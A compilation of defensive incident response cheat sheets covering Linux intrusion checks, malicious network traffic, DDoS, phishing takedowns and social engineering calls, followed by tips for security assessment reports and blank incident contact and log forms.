- A huge number of Apache logs mentioning "error"
- Reboots (Hardware reboot)
- Restart of applications (Software reboot)

Almost all log files are located under /var/log directory in most Linux distributions. Here are the main ones:

/var/log/message: General message and system related stuff
/var/log/auth.log: Authenication logs
/var/log/kern.log: Kernel logs
/var/log/cron.log: Crond logs (cron job)
/var/log/maillog: Mail server logs
/var/log/httpd/: Apache access and error logs directory
/var/log/boot.log: System boot log
/var/log/mysqld.log: MySQL database server log file
/var/log/secure: Authentication log
/var/log/utmp or **/var/log/wtmp:** Login records file

To look through the log files, tools like cat and grep may be useful:
cat /var/log/httpd/access.log | grep "GET /signup.jsp"

Unusual Kernel log Entries

- Look through the kernel log files on the system for suspicious events.

Use :
dmesg
List all important kernel and system information :
lsmod
lspci

- Look for known rootkit (use rkhunter and such tools)

File hashes

Verify all MD5 hashes of your binaries in /bin, /sbin, /usr/bin, /usr/sbin or any other related binary storing place. (use AIDE or such tool)
WARNING: this operation will probably change all file timestamps. This should only be done after all other investigations are done and you feel like you can alter these data.

On systems with RPM installed, use:
 # rpm –Va | sort
On some Linux, a script named *check-packages* can be used.
On Solaris: # pkg_chk –vn
On Debian: debsums –ac
On Openbsd (not really this but a way): pkg_delete -vnx

Containment 3

- Backup all important data from the compromised machine, if possible using a bit-by-bit physical copy of the whole hard disk on an external support. Also make a copy of the memory (RAM) of the system, which will be investigated if necessary.

If the machine is not considered critical for the company and can be disconnected, shut the machine down the hard way, removing its power plug. If it is a laptop with a battery on, just push the "off" button for some seconds until the computer switches off.

Offline investigations should be started right away if the identification step didn't give any result, but the system is still suspected of being compromised.

Try to find evidences of every action of the hacker: (using forensic tools like Sleuth Kit/Autopsy for example)

- **Find all files used by the attacker**, including deleted files and see what has been done with them or at least their functionality to evaluate the threat.
- **Check all files accessed recently**.
- **Check log files**.
- More generally, try to **find how the attacker got into the system**. All leads should be considered. If no computer proof of the intrusion is found, never forget it could come from an insider.
- Apply fixes when applicable, to prevent the same kind of intrusion, in case the attacker used a known fixed vulnerability.

Remediation 4

Temporary remove all accesses to the accounts involved in the incident, and remove all fraudulent files.

Recovery 5

No matter how far the hacker has gone into the system and the knowledge you might have about the compromission, as long as the system has been penetrated, the best practice is **to reinstall the system completely and apply all security fixes**. In case this solution can't be applied, you should:

- Change all the system's accounts passwords, and make your users do so in a secure way: they should use passwords with upper/lower case, special characters, numbers, and at least be 7 characters long.
- Check the integrity of the whole data stored on the system, using MD5 hashes.
- Restore all binaries which could have been changed (Example: /bin/su)

Aftermath 6

Report

A crisis report should be written and made available to all of the actors of the crisis management cell. The following themes should be described:

- Initial detection
- Actions and timelines
- What went right
- What went wrong
- Incident cost

Capitalize

Actions to improve the Unix/Linux intrusion detection management processes should be defined to capitalize on this experience.

SOCIETE GENERALE CERT SOCIETE GENERALE

Incident Response Methodology

IRM #3

Unix/Linux Intrusion Detection

Live Analysis on a suspected system

IRM Author: CERT SG / Cedric Pernet
IRM version: 1.3

E-Mail: cert.sg@socgen.com
Web: http://cert.societegenerale.com
Twitter: @CertSG

Abstract

This Incident Response Methodology is a cheat sheet dedicated to incident handlers investigating a precise security issue.
Who should use IRM sheets?

- Administrators
- Security Operation Center
- CISOs and deputies
- CERTs (Computer Emergency Response Team)

Remember: If you face an incident, follow IRM, take notes and do not panic. Contact your CERT immediately if needed.

Incident handling steps

6 steps are defined to handle security Incidents

- **Preparation: get ready to handle the incident**
- **Identification: detect the incident**
- **Containment: limit the impact of the incident**
- **Remediation: remove the threat**
- **Recovery: recover to a normal stage**
- **Aftermath: draw up and improve the process**

IRM provides detailed information for each step.

Preparation 1

Objective: Establish contacts, define procedures, gather information and get familiar with intrusion detection tools to save time during an attack.

Intrusion Detection Systems

- Ensure that the monitoring tools are up to date;
- Establish contacts with your network and security operation teams;
- Make sure that an alert notification process is defined and well-known from everyone.

Network

- Make sure that an inventory of the network access points is available and up-to-date;
- Make sure that network teams have up to date network maps and configurations;
- Look for potential unwanted network access points (xDSL, Wifi, Modem, …) regularly and close them;
- Ensure that traffic management tools and processes are operational.

Baseline traffic

- Identify the baseline traffic and flows;
- Identify the business-critical flows.

Identification 2

Objective: Detect the incident, determine its scope, and involve the appropriate parties.

Sources of detection:

- Notification by user/helpdesk;
- IDS alert;
- Detection by network staff;
- Complain from an external source.

Record suspect network activity

Network frames can be stored into a file and transmitted to your incident response team for further analysis.
Use network capture tools (tshark, windump, tcpdump…) to dump malicious traffic. Use a hub or port mirroring on an affected LAN to collect valuable data.
Network forensic requires skills and knowledge . Ask your incident response team for assistance or advices.

Analyze the attack

- Analyze alerts generated by your IDS;
- Review statistics and logs of network devices;
- Try to understand the goal of the malicious traffic and identify the infrastructure components affected by it;
- Identify the technical characteristics of the traffic:
  - Source IP address(es)
  - Ports used, TTL, Packet ID, …
  - Protocols used
  - Targeted machines/services
  - Exploit(s)
  - Remote accounts logged in

At the end of this step, the impacted machines and the modus operandi of the attack should have been identified. Ideally, the source of the attack should have been identified as well. This is where you should do your forensic investigations, if needed.

If a compromised computer has been identified, check IRM cheat sheets dedicated to intrusion.

Containment 3

Objective: Mitigate the attack effects on the neighbouring IT resources.

If the issue is considered as strategic (sensitive resources access), a specific crisis management cell should be activated.

Depending on the criticality of the impacted resources, the following steps can be performed and monitored :

- Disconnect the compromised area from the network.
- Isolate the source of the attack. Disconnect the affected computer(s) in order to perform further investigation.
- Find acceptable mitigation measures for the business-critical traffic in agreement with the business line managers.
- Terminate unwanted connections or processes on affected machines.
- Use firewall/IPS rules to block the attack.
- Use IDS rules to match with this malicious behaviour and inform technical staff on new events.
- Apply ad hoc actions in case of strategic issue:
  - Block exfiltration destination or remote location on Internet filters ;
  - Restrict strategic file servers to reject connections from the compromised computer;
  - Select what kind of files can be lost / stolen and restrict the access for confidential files;
  - Create fake documents with watermarking that could be use as a proof of theft;
  - Notify targeted business users about what must be done and what is forbidden;
  - Configure logging capabilities in verbose mode on targeted environment and store them in a remote secure server.

Remediation 4

Objective: Take actions to stop the malicious behaviour.

Block the source

- Using analysis from previous steps identification and containment, find out all communication channels used by the attacker and block them on all your network boundaries.
- If the source has been identified as an insider, take appropriate actions and involve your management and/or HR team and/or legal team.
- If the source has been identified as an external offender, consider involving abuse teams and law enforcement services if required.

Technical remediation

- Define a remediation process. If necessary, this process can be validated by another structure, like your incident response team for example.
- Remediation steps from intrusion IRM can also be useful.

Test and enforce

- Test the remediation process and make sure that it properly works without damaging any service.
- Enforce the remediation process once tests have been approved by both IT and business.

Recovery 5

Objective: Restore the system to normal operations.

1. Ensure that the network traffic is back to normal
2. Re-allow the network traffic that was used as a propagation method by the attacker
3. Reconnect sub-areas together if necessary
4. Reconnect the area to your local network if necessary
5. Reconnect the area to the Internet if necessary

All of these steps shall be made in a step-by-step manner and with a technical monitoring.

Aftermath 6

Objective: Document the incident's details, retail collected data, and identify the improvements.

Report

A report should be written and made available to all of the actors.
The following themes should be described:

- Initial cause of the issue
- Actions and timelines
- What went right
- What went wrong
- Incident cost

Capitalize

Actions to improve the network intrusion management processes should be defined to capitalize on this experience.

SOCIETE GENERALE | CERT SOCIETE GENERALE

Incident Response Methodology

IRM #5

Malicious network behaviour

Guidelines to handle a suspicious network activity

Author: CERT-SG / David Bizeul & Vincent Ferran-Lacome
IRM version: 1.3

E-Mail: cert.sg@socgen.com
Web: http://cert.societegenerale.com
Twitter: @CertSG

Abstract

This Incident Response Methodology is a cheat sheet dedicated to handlers investigating on a precise security issue.
Who should use IRM sheets?

- Administrators
- Security Operation Center
- CISOs and deputies
- CERTs (Computer Emergency Response Team)

IRM can be shared with all SG staff.

Remember: If you face an incident, follow IRM, take notes and do not panic. Contact your CERT immediately if needed.

Incident handling steps

6 steps are defined to handle security Incidents

- **Preparation: get ready to handle the incident**
- **Identification: detect the incident**
- **Containment: limit the impact of the incident**
- **Remediation: remove the threat**
- **Recovery: recover to a normal stage**
- **Aftermath: draw up and improve the process**

IRM provides detailed information for each step.

Preparation 1

Objective: Establish contacts, define procedures, and gather information to save time during an attack.

Internet Service Provider support

- Contact your ISP to understand the DDoS mitigation services it offers (free and paid) and what process you should follow.
- If possible, subscribe to a redundant Internet connection.
- Establish contacts with your ISP and law enforcement entities. Make sure that you have the possibility to use an out-of-band communication channel (e.g.: phone).

Inventory

- Create a whitelist of the IP addresses and protocols you must allow if prioritizing traffic during an attack. Don't forget to include your critical customers, key partners, etc.
- Document your IT infrastructure details, including business owners, IP addresses and circuit IDs, routing settings (AS, etc); prepare a network topology diagram and an asset inventory.

Network infrastructure

- Design a good network infrastructure without Single Point of Failure or bottleneck.
- Distribute your DNS servers and other critical services (SMTP, etc) through different AS.
- Harden the configuration of network, OS, and application components that may be targeted by DDoS.
- Baseline your current infrastructure's performance, so you can identify the attack faster and more accurately.
- If your business is Internet dependent, consider purchasing specialized DDoS mitigation products or services.
- Confirm DNS time-to-live (TTL) settings for the systems that might be attacked. Lower the TTLs, if necessary, to facilitate DNS redirection if the original IP addresses get attacked. 600 is a good TTL value.
- Depending of the criticality of your services, consider setting-up a backup that you can switch on in case of issue.

Internal contacts

- Establish contacts for your IDS, firewall, systems, and network teams.
- Collaborate with the business lines to understand business implications (e.g., money loss) of likely DDoS attack scenarios.
- Involve your BCP/DR planning team on DDoS incidents.

The "preparation" phase is to be considered as the most important element of a successful DDoS incident response.

Identification 2

Objective: Detect the incident, determine its scope, and involve the appropriate parties.

Analyze the attack

- Understand the logical flow of the DDoS attack and identify the infrastructure components affected by it.
- Understand if you are the target of the attack or a collateral victim
- Review the load and log files of servers, routers, firewalls, applications, and other affected infrastructure.
- Identify what aspects of the DDoS traffic differentiate it from benign traffic
  - Source IP addresses, AS, etc
  - Destination ports
  - URLs
  - Protocols flags

Network analysis tools can be used to review the traffic
➔**Tcpdump**, **Tshark**, **Snort, Argus**, **Ntop**, **Aguri**, **MRTG**

- If possible, create a NIDS signature to focus to differentiate between benign and malicious traffic.

Involve internal and external actors

- Contact your internal teams to learn about their visibility into the attack.
- Contact your ISP to ask for help. Be specific about the traffic you'd like to control:
  - Network blocks involved
  - Source IP addresses
  - Protocols
- Notify your company's executive and legal teams.

Check the background

- Find out whether the company received an extortion demand as a precursor to the attack.
- Search if anyone would have any interest into threatening your company
  - Competitors
  - Ideologically-motivated groups (hacktivists)
  - Former employees

Containment 3

Objective: Mitigate the attack's effects on the targeted environment.

- If the bottleneck is a particular feature of an application, temporarily disable that feature.
- Attempt to throttle or block DDoS traffic as close to the network's "cloud" as possible via a router, firewall, load balancer, specialized device, etc.
- Terminate unwanted connections or processes on servers and routers and tune their TCP/IP settings.
- If possible, switch to alternate sites or networks using DNS or another mechanism. Blackhole DDoS traffic targeting the original IP addresses.
- Set up an alternate communication channel between you and your users/customers (e.g.: web server, mail server, voice server, etc.)
- If possible, route traffic through a traffic-scrubbing service or product via DNS or routing changes (e.g.: sinkhole routing)
- Configure egress filters to block the traffic your systems may send in response to DDoS traffic (e.g.: backsquatter traffic), to avoid adding unnecessary packets to the network.
- In case of an extortion attempt, try to buy time with the fraudster. For example, explain that you need more time in order to get management approval.

If the bottleneck is at the ISP's side, only the ISP can take efficient actions. In that case, work closely with your ISP and make sure you share information efficiently.

Remediation 4

Objective: Take actions to stop the Denial of Service condition.

■ Contact your ISP and make sure that it enforces remediation measures. For information, here are some of the possible measures:

- Filtering (if possible at level Tier1 or 2)
- Traffic-scrubbing/Sinkhole/Clean-pipe
- Blackhole Routing

■ If the DDoS sponsors have been identified, consider involving law enforcement. *This should be performed upon the direction of your company's executive and legal teams.*

Technical remediation actions can mostly be enforced by your ISP.

Recovery 5

Objective: Come back to the previous functional state.

Assess the end of the DDoS condition

■ Ensure that the impacted services are reachable again.

■ Ensure that your infrastructure performance is back to your baseline performance.

Rollback the mitigation measures

■ Switch back traffic to your original network.

■ Restart stopped services.

Ensure that the recovery-related actions are decided in accordance with the network teams. Bringing up services could have unexpected side effects.

Aftermath 6

Objective: Document the incident's details, discuss lessons learned, and adjust plans and defences.

■ Consider what preparation steps you could have taken to respond to the incident faster or more effectively.

■ If necessary, adjust assumptions that affected the decisions made during DDoS incident preparation.

■ Assess the effectiveness of your DDoS response process, involving people and communications.

■ Consider what relationships inside and outside your organizations could help you with future incidents.

■ Collaborate with legal teams if a legal action is in process.

SOCIETE GENERALE CERT SOCIETE GENERALE

Incident Response Methodology

IRM #4

DDoS incident response

Guidelines to handle Distributed Denial of Service incidents

IRM Author: CERT SG / Vincent Ferran-Lacome
IRM version: 1.3

E-Mail: cert.sg@socgen.com
Web: http://cert.societegenerale.com
Twitter: @CertSG

Abstract

This Incident Response Methodology is a cheat sheet dedicated to handlers investigating on a precise security issue.
Who should use IRM sheets?

- Administrators
- Security Operation Center
- CISOs and deputies
- CERTs (Computer Emergency Response Team)

Remember: If you face an incident, follow IRM, take notes and do not panic. Contact your CERT immediately if needed.

Incident handling steps

6 steps are defined to handle security Incidents

Preparation: get ready to handle the incident
Identification: detect the incident
Containment: limit the impact of the incident
Remediation: remove the threat
Recovery: recover to a normal stage
Aftermath: draw up and improve the process

IRM provides detailed information for each step.

Preparation 1

Objective: Establish contacts, define procedures, gather information to save time during an attack.

- Create a list of all legitimate domains belonging to your company. This will help analysing the situation, and prevent you from starting a takedown procedure on a forgotten legitimate website.
- Prepare one web page hosted on your infrastructure, ready to be published anytime, to warn your customers about an ongoing phishing attack. Prepare and test a clear deployment procedure as well.
- Prepare takedown e-mail forms. You will use them for every phishing case, if possible in several languages. This will speed up things when trying to reach the hosting company etc. during the takedown process.

Internal contacts

- Maintain a list of all people involved in domain names registration in the company.
- Maintain a list of all people accredited to take decisions on cybercrime and eventual actions regarding phishing. If possible, have a contract mentioning you can take decisions.

External contacts

- Have several ways to be reached in a timely manner (24/7 if possible):
  - E-Mail address, easy to remember for everyone (ex: security@yourcompany)
  - Web forms on your company's website (location of the form is important, no more than 2 clicks away from the main page)
  - Visible Twitter account
- Establish and maintain a list of takedown contacts in:
  - Hosting companies
  - Registry companies
  - E-Mail providers
- Establish and maintain contacts in CERTs worldwide, they will probably always be able to help if needed.

Raise customer awareness

Don't wait for phishing incidents to communicate with your customers. Raise awareness about phishing fraud, explain what phishing is and make sure your customers know you won't ever ask them for credentials/banking information by e-mail or on the phone.

Preparation 1

Raise business line awareness

People in business lines must be aware of phishing problems and consider security as a priority. Therefore, they should apply good practices such as avoid sending links (URL) to customers, and use a signature stating that the company will never ask them for credential/banking information online.

Identification 2

Objective: Detect the incident, determine its scope, and involve the appropriate parties.

Phishing Detection

- Monitor all your points of contact closely (e-mail, web forms, etc.)
- Deploy spam traps and try to gather spam from partners/third-parties.
- Deploy active monitoring of phishing repositories, like AA419 or PhishTank for example.
- Monitor any specialised mailing-list you can have access to, or any RSS/Twitter feed, which could be reporting phishing cases.

Use automated monitoring systems on all of these sources, so that every detection triggers an alarm for instant reaction.

- Monitor your web logs. Check there is no suspicious referrer bringing people to your website. This is often the case when the phishing websites brings the user to the legitimate website after he's been cheated.

Involve appropriate parties

As soon as a phishing website is detected, contact the people in your company who are accredited to take a decision, if not you.

The decision to act on the fraudulent website/e-mail address must be taken as soon as possible, within minutes.

Collect evidence

Make a time-stamped copy of the phishing web pages. Use an efficient tool to do that, like HTTrack for example. Don't forget to take every page of the phishing scheme, not just the first one if there are several. If needed, take screenshots of the pages.

Containment 3

Objective: Mitigate the attack's effects on the targeted environment.

- Spread the URL of the attack in case of a phishing website.

  Use every way you have to spread the fraudulent URL on every web browser: use the options of Internet Explorer, Chrome, Safari, Firefox, Netcraft toolbar, Phishing-Initiative, etc.

  This will prevent the users from accessing the website while you work on the remediation phase.
- Spread the fraudulent e-mail content on spam-reporting websites/partners.
- Communicate with your customers.

Deploy the alert/warning page with information about the current phishing attack.

In case you are impacted several times a week, don't always deploy an alert/warning message but rather a very informative phishing page to raise awareness.

- Check the source-code of the phishing website.
  - See where the data is exported: either to another web content you cannot access (a PHP script usually), or sent by e-mail to the fraudster.
  - Watch how the phishing-page is built. Do the graphics come from one of your legitimate website, or are they stored locally?

    If possible, in case the graphics are taken from one of your own websites, you could change the graphics to display a "PHISHING WEBSITE" logo on the fraudster's page.

Remediation 4

Objective: Take actions to stop the fraud.

- In case the fraudulent phishing pages are hosted on a compromised website, try to contact the owner of the website. Explain clearly the fraud to the owner, so that he takes appropriate actions: remove the fraudulent content, and most of all upgrade the security on it, so that the fraudster cannot come back using the same vulnerability.
- In any case, also contact the hosting company of the website. Send e-mails to the contact addresses of the hosting company (generally there is an abuse@hostingcompany) then try to get someone on the phone, to speed things up.
- Contact the e-mail hosting company to shut down the fraudulent accounts which receive the stolen credentials or credit card information (Either on an "e-mail only" phishing case or on a usual one, if you managed to get the destination e-mail address).
- In case there is a redirection (the link contained in the e-mail often goes to a redirecting URL) also take down the redirection by contacting the company responsible for the service.

In case you get no answer, or no action is taken, don't hesitate to call back and send e-mails on a regular basis, every two hours for example.

- If the takedown is too slow, contact a local CERT in the involved country, which could help taking down the fraud.

Recovery 5

Objective: Come back to the previous functional state.

Assess the end of the phishing case

- Ensure that the fraudulent pages and/or e-mail address are down.
- Keep monitoring the fraudulent URL. Sometimes a phishing website can reappear some hours later. In case a redirection is used and not taken down, monitor it very closely.
- At the end of a phishing campaign, remove the associated warning page from your website.

Aftermath 6

Objective: Document the incident's details, discuss lessons learned, and adjust plans and defences.

- Consider what preparation steps you could have taken to respond to the incident faster or more efficiently.
- Update your contacts-lists and add notes as to what is the most effective way to contact each involved party.
- Consider what relationships inside and outside your organization could help you with future incidents.
- Collaborate with legal teams if a legal action is required.

SOCIETE GENERALE CERT SOCIETE GENERALE

Incident Response Methodology

IRM #13

Phishing incident response

Guidelines to handle phishing incidents

IRM Author: CERT SG / Cedric PERNET
IRM version: 1.0

E-Mail: cert.sg@socgen.com
Web: http://cert.societegenerale.com
Twitter: @CertSG

Abstract

This Incident Response Methodology is a cheat sheet dedicated to handlers investigating on a precise security issue.
Who should use IRM sheets?

- Administrators
- Security Operation Center
- CISOs and deputies
- CERTs (Computer Emergency Response Team)

Remember: If you face an incident, follow IRM, take notes and do not panic. Contact your CERT immediately if needed.

Incident handling steps

6 steps are defined to handle security Incidents

- **Preparation: get ready to handle the incident**
- **Identification: detect the incident**
- **Containment: limit the impact of the incident**
- **Remediation: remove the threat**
- **Recovery: recover to a normal stage**
- **Aftermath: draw up and improve the process**

IRM provides detailed information for each step.

Preparation 1

Objective: Establish contacts, define procedures, and gather information to save time during an incident.

- Raise user awareness and security policies

  Never give any personal or corporate information to an unidentified person. This could include user IDs, passwords, account information, name, e-mail address, phone (mobile or landline) numbers, address, social security number, job titles, information on clients, organization or IT systems.

  The goal of the social engineer is to steal human resources, corporate secrets or customer/user data.

  Report any suspicious event to your manager, who will forward it to the CISO in order to have a centralized reporting.

- Have a defined process to redirect any "weird" request to a "red" phone, if needed.
  Red phone number must be clearly tagged as "Social Engineering". **The phone number has to be easy to identify in the global phone directory of your company but requests on reverse number should not be displayed.**
  Red phone line should always be recorded for evidence collecting purposes.

- Prepare to handle conversation with social engineers to identify which information could help tracking the attacker and his goals.

- Check your legal department to see which actions are allowed and which reactions they can handle.

Identification 2

Objective: Detect the incident, determine its scope, and involve the appropriate parties.

- **Phone call** / someone you don't know calls you/your service, asking for detailed information.
  - If the contact works out of the company and requests for information that could be valuable for a competitor, deny his requests and go to part 3.
  - If the contact pretends to be an employee of your company but the phone number is hidden or not internal, propose that you call back to the declared number in the directory. If the supposedly attacker agrees, call back to check. If he rejects this option, go to part 3.

  The attacker might use several techniques to entice his victim to speak (fear, curiosity, empathy ...). Do not disclose information in any case.
  Listen carefully to his requests and at the end ask for a phone number to call back or an email address to reply.
  Take notes and stay calm, even if the attacker is shouting or threatening, remember he tries to use human weaknesses.

  If you can go further, the following information will be precious:
  - the name of the correspondent,
  - requested information / people
  - accent, language skills,
  - industry language and organizational knowledge,
  - background noises
  - time and duration of the call

- **E-mail** / Someone you don't know requests detailed information.
  - If the contact has an "out of the company" e-mail address and requests information that could be valuable for a competitor, go to part 3.
  - If the contact uses an internal e-mail address but is asking for weird information, ask him some explanations and use the company directory to get his manager's name that you'll place as a copy.
- Eventually notify top management to inform them that an incident has been encountered relating to a social engineering attack. They might understand the goals depending on the context.

Containment 3

Objective: Mitigate the attack's effects on the targeted environment.

At this step, you should be pretty sure that you're dealing with a social engineering attack.

Actions for all employees:

- **Phone call**
  - If the attacker urges you to give a phone number, follow these steps:
    - Use the "red phone line" from your CERT/CSIRT, if existing.
    - Give him the number with an invented name.
    - Immediately call your CERT/CSIRT team explaining what happened and the chosen invented name.
  - If the attacker stresses you too much and does not let you time to find the Red Phone number, ask him to call you back later, pretending a meeting.
  - If the attacker wants to reach someone, follow these points :
    - Place on hold the attacker and call CERT/CSIRT team and explain what happened
    - Transfer the conversation of the attacker to CERT/CSIRT team (do not give him the number)

- **E-mail**
  - Forward to your security team all email including headers (send as attached documents) for investigation purposes. It might help to track the attacker.

Containment 3

Actions for CERT or incident response team:

- **Phone call**
  - Resume the conversation with the attacker and use one of these techniques:
    - Impersonate the identity of the people whom the attacker is willing to speak
    - Slow down and make last the conversation and entice the attacker to make mistake.
    - Explain him that social engineering attack is forbidden by law, punished by sanctions and that lawyer team will handle the issue if it continues
  - If the trap phone number has been used, prepare to "burn it", create another one and display it in the directory.
- **E-mail**
  - Collect as much information as possible on the email address:
    - Analyze the email headers and try to locate the source
    - Search the e-mail address with Internet tools
    - Geolocalize the user behind the email address
  - Aggregate all social engineering attacks to visualize the scheme.

Remediation 4

Objective: Take actions to remove the threat and avoid future incidents.

Some possible remediation actions can be tried:

- Alert the law enforcement and/or file a complaint,
- Discuss the problem in circles of trust to know if the company is facing this issue alone,
- Threaten the attacker with legal actions if he can be identified

Recovery 5

Objective: Restore the system to normal operations.

Notify the top management of the actions and the decisions taken on the social engineering case.

Aftermath 6

Objective: Document the incident's details, discuss lessons learned, and adjust plans and defences.

Inform your hierarchy and subsidiaries about the incident, this could help to avoid similar attacks later.

Report

An incident report should be written and made available to all the actors of the incident.

The following themes should be described:

- Initial detection
- Actions and timelines
- What went right
- What went wrong
- Incident cost (direct and indirect losses)

Capitalize

Actions to improve the social engineering handling processes should be defined to capitalize on this experience, specially awareness.

SOCIETE GENERALE CERT SOCIETE GENERALE

Incident Response Methodology

IRM #10

Social Engineering Incident

How to handle a social engineering incident (phone or e-mail)

IRM Author: CERT SG Team
IRM version: 1.0

E-Mail: cert.sg@socgen.com
Web: http://cert.societegenerale.com
Twitter: @CertSG

Abstract

This Incident Response Methodology is a cheat sheet dedicated to handlers investigating on a precise security issue.
Who should use IRM sheets?

- Administrators
- Security Operation Center
- CISOs and deputies
- CERTs (Computer Emergency Response Team)

Remember: If you face an incident, follow IRM, take notes and do not panic. Contact your CERT immediately if needed.

Incident handling steps

6 steps are defined to handle security Incidents

- **Preparation: get ready to handle the incident**
- **Identification: detect the incident**
- **Containment: limit the impact of the incident**
- **Remediation: remove the threat**
- **Recovery: recover to a normal stage**
- **Aftermath: draw up and improve the process**

IRM provides detailed information for each step.

TIPS FOR CREATING AN INFORMATION SECURITY ASSESSMENT REPORT

This cheat sheet presents recommendations for creating a strong report as part of an information security assessment project.

General Approach to Creating the Report

1. Analyze the data collected during the security assessment to identify relevant issues.
2. Prioritize your risks and observations; formulate remediation steps.
3. Document the sections of the report detailing the assessment methodology and scope.
4. Document the sections of the report describing your findings and recommendations.
5. Attach relevant figures and raw data to support the main body of the report.
6. Create the executive summary to highlight the key findings and recommendations.
7. Proof-read and edit the document.
8. Consider submitting the report's draft to weed out false positives and confirm expectations.
9. Submit the final report to the intended recipient using agreed-upon secure transfer mechanism.
10. Discuss the report's contents with the recipient on the phone or in person.

Analysis of the Security Assessment Data

Your analysis should provide value beyond regurgitating the data already in existence.

Consider what information provided to you is incomplete or might be a lie or half-truth.

Group initial findings based on affected resources, risk, issue category, etc. to look for patterns.

Identify for trends that highlight the existence of underlying problems that affect security.

If examining scanner output, consider exploring the data using spreadsheets and pivot tables.

Fill in the gaps in your understanding with follow-up scans, document requests and/or interviews.

Involve colleagues in your analysis to obtain other people's perspectives on the data and conclusions.

Assessment Methodology Documentation

Document the methodology used to perform the assessment, analyze data and prioritize findings.

The methodology's description need to demonstrate a systemic and well-reasoned assessment approach.

Clarify the type of the assessment performed: penetration test, vulnerability assessment, etc.

If applicable, explain what security assessment tools were used and how they were configured.

If applicable, describe what approach guided the questions you asked during interviews.

Describe the criteria used to assign severity or criticality levels to the findings of the assessment.

Refer to the relevant frameworks you used to guide the assessment efforts (PCI DSS, ISO 27001, etc.).

Scope of the Security Assessment

Specify what systems, networks and/or applications were reviewed as part of the security assessment.

State what documentation was reviewed if any.

List the people whom you interviewed, if any.

Clarify the primary goals of the assessment project.

Discuss what contractual obligations or regulatory requirements were accounted for in the assessment.

Document any items that were specifically excluded from the assessment's scope and explain why.

Documenting Conclusions

Include both negative and positive findings.

Account for organization's industry, business model and compliance requirements where appropriate.

Stay consistent with the methodology and scope.

Prioritize findings related to security risks.

Provide practical remediation path, accounting for the organization's strengths and weaknesses.

Qualities of a Good Assessment Report

Starts with a strong executive summary that a non-technical reader can understand

Provides meaningful analysis, rather than merely presenting the output of assessment tools

Includes supporting figures to support the analysis

Describes assessment methodology and scope

Looks professional and is without typos

Offers remediation guidance beyond merely pointing out security problems

Is structured in logical sections to accommodate the different groups who'll read and act upon it

Additional Assessment Report Tips

Create templates based on prior reports, so you don't have to write every document from scratch.

Safeguard (encrypt) the report when storing and sending it, since its contents are probably sensitive.

Use concrete statements; avoid passive voice.

Explain the significance of the security findings in the context of current threats and events.

Put effort into making the report as brief as possible without omitting important and relevant contents.

More Security Assessment Tips

6 Qualities of a Good Information Security Report: http://j.mp/m3AK9r

4 Tips for a Strong Executive Summary of a Security Assessment Report: http://j.mp/jsT669

Security Assessment Report as Critique, Not Criticism: http://j.mp/m6e6p0

4 Reasons Why Security Assessment Recommendations Get Ignored: http://j.mp/irFHRa

Dealing with Misinformation During Security Assessments: http://j.mp/jv8jxz

Authored Lenny Zeltser, who writes a daily security blog at blog.zeltser.com; you can also find him on Twitter as @lennyzeltser.

INCIDENT COMMUNICATION LOG

DATE UPDATED:____________

Date:______________ **Time:**_________ • **am** • **pm** **Method (mail, phone, email, etc.):**________________

Initiator Name:________________________________ Receiver Name:________________________________

Initiator Title: ________________________________ Receiver Title: ________________________________

Initiator Organization: __________________________ Receiver Organization:__________________________

Initiator Contact Info:__________________________ Receiver Contact Info: __________________________

Details:____

____

____

____

Date:______________ **Time:**_________ • **am** • **pm** **Method (mail, phone, email, etc.):**________________

Initiator Name:________________________________ Receiver Name:________________________________

Initiator Title: ________________________________ Receiver Title: ________________________________

Initiator Organization: __________________________ Receiver Organization:__________________________

Initiator Contact Info:__________________________ Receiver Contact Info: __________________________

Details:____

____

____

____

Date:______________ **Time:**_________ • **am** • **pm** **Method (mail, phone, email, etc.):**________________

Initiator Name:________________________________ Receiver Name:________________________________

Initiator Title: ________________________________ Receiver Title: ________________________________

Initiator Organization: __________________________ Receiver Organization:__________________________

Initiator Contact Info:__________________________ Receiver Contact Info: __________________________

Details:____

____

____

____

INCIDENT CONTACT LIST

DATE UPDATED:_____

Corporate Security Officer:	**Corporate Incident Handling, CIRT, or FIRST Team:**
Name:_____	Name:_____
Title: _____	Title: _____
Phone:_____ Alt. Phone: _____	Phone:_____ Alt. Phone: _____
Mobile: _____ Pager:_____	Mobile: _____ Pager:_____
Fax:_____ Alt. Fax:_____	Fax:_____ Alt. Fax:_____
E-mail: _____	E-mail: _____
Address: _____	Address: _____
_____	_____
Corporate Legal Affairs Officer:	**CIO or Information Systems Security Manager:**
Name:_____	Name:_____
Title: _____	Title: _____
Phone:_____ Alt. Phone: _____	Phone:_____ Alt. Phone: _____
Mobile: _____ Pager:_____	Mobile: _____ Pager:_____
Fax:_____ Alt. Fax:_____	Fax:_____ Alt. Fax:_____
E-mail: _____	E-mail: _____
Address: _____	Address: _____
_____	_____
Corporate Public Affairs Officer:	**Other (Specify):**_____
Name:_____	Name:_____
Title: _____	Title: _____
Phone:_____ Alt. Phone: _____	Phone:_____ Alt. Phone: _____
Mobile: _____ Pager:_____	Mobile: _____ Pager:_____
Fax:_____ Alt. Fax:_____	Fax:_____ Alt. Fax:_____
E-mail: _____	E-mail: _____
Address: _____	Address: _____
_____	_____

INCIDENT CONTACT LIST

DATE UPDATED:_____

Local Contacts

Internet Service Provider Technical Contact:	**Local FBI or Equivalent Agency:**
Name:_____	Name:_____
Title: _____	Title: _____
Phone:_____ Alt. Phone: _____	Phone:_____ Alt. Phone: _____
Mobile: _____ Pager:_____	Mobile: _____ Pager:_____
Fax:_____ Alt. Fax:_____	Fax:_____ Alt. Fax:_____
E-mail: _____	E-mail: _____
Address: _____	Address: _____
_____	_____
Local Law Enforcement Computer Crime:	**Local CIRT or FIRST Team:**
Name:_____	Name:_____
Title: _____	Title: _____
Phone:_____ Alt. Phone: _____	Phone:_____ Alt. Phone: _____
Mobile: _____ Pager:_____	Mobile: _____ Pager:_____
Fax:_____ Alt. Fax:_____	Fax:_____ Alt. Fax:_____
E-mail: _____	E-mail: _____
Address: _____	Address: _____
_____	_____
Other (Specify):_____	**Other (Specify):**_____
Name:_____	Name:_____
Title: _____	Title: _____
Phone:_____ Alt. Phone: _____	Phone:_____ Alt. Phone: _____
Mobile: _____ Pager:_____	Mobile: _____ Pager:_____
Fax:_____ Alt. Fax:_____	Fax:_____ Alt. Fax:_____
E-mail: _____	E-mail: _____
Address: _____	Address: _____
_____	_____

INCIDENT IDENTIFICATION DATE UPDATED:_____

General Information

Incident Detector's Information:

Name:_____ Date and Time Detected: _____

Title: _____

Phone:_____ Alt. Phone: _____ Location Incident Detected From: _____

Mobile: _____ Pager:_____ _____

